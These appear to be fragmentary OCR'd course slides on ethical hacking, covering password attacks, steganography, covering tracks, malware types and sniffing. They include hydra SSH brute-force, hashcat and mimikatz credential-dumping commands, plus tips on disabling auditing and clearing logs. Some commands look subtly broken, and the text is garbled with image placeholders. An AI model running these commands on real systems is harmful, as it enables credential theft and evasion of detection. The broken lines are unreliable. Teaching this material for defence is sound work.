



Password attack techniques

Find other key





Find key





Password attack techniques






Password attack techniques

```
python pydictor.py -chunk john @ '!@#$%^' '123456' --output john_pass.txt
```

```
hashcat -m 0 -a hashes ./rockyou.txt --force
```

```
hydra -V -f -t 4 -l root -P ./rockyou.exe ssh://192.168.1.102
```



Password attack techniques


Windows -> SAM File

*nix -> Passwd, Shadow File

```
.\"mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "token::elevate"  
sudo ./mimpenguin.py
```


Bypass: kon-boot, single user mode






Steganography

Bind Anything in Everything



A
AI
Ali





Steganography Tools


File

- binwalk -e, strings
- turgen.jar
- steghide
- stegbrute

Lang


- <https://www.boxentriq.com/code-breaking/morse-code>
- <https://www.dcode.fr/brainfuck-language>
- <https://www.branah.com/braille-translator>






Clearing tracks


- Disable audit : auditpol -> once
- Clearing logs : clearlogs -> evry
- Covering tracks : ccleaner



MODULE 7:

MALWARE THREATS





Methodology

A Bind shell ✓

✓ Reverse shell A

✓ C2C A

✓ Encrypt A

✓ ? A

A
AI
Ali


36



Type

- Virus and worm(protocol)
- Trojan and backdoor
- Server -> victim
- Client -> attacker
- turkojan,darkcomet
- Keylogger
- ransomware(credit)
- Rootkit
- Ram
- File less
- c&c
- Apt
- Lapt
- Backdoor
nc,sbd(encrypt)






Forensic

- Process monitoring
- Network monitoring
- Startup monitoring
- Registry monitoring

MODULE 8: SNIFFING




Type

Passive -> hub


Active -> switch





Way

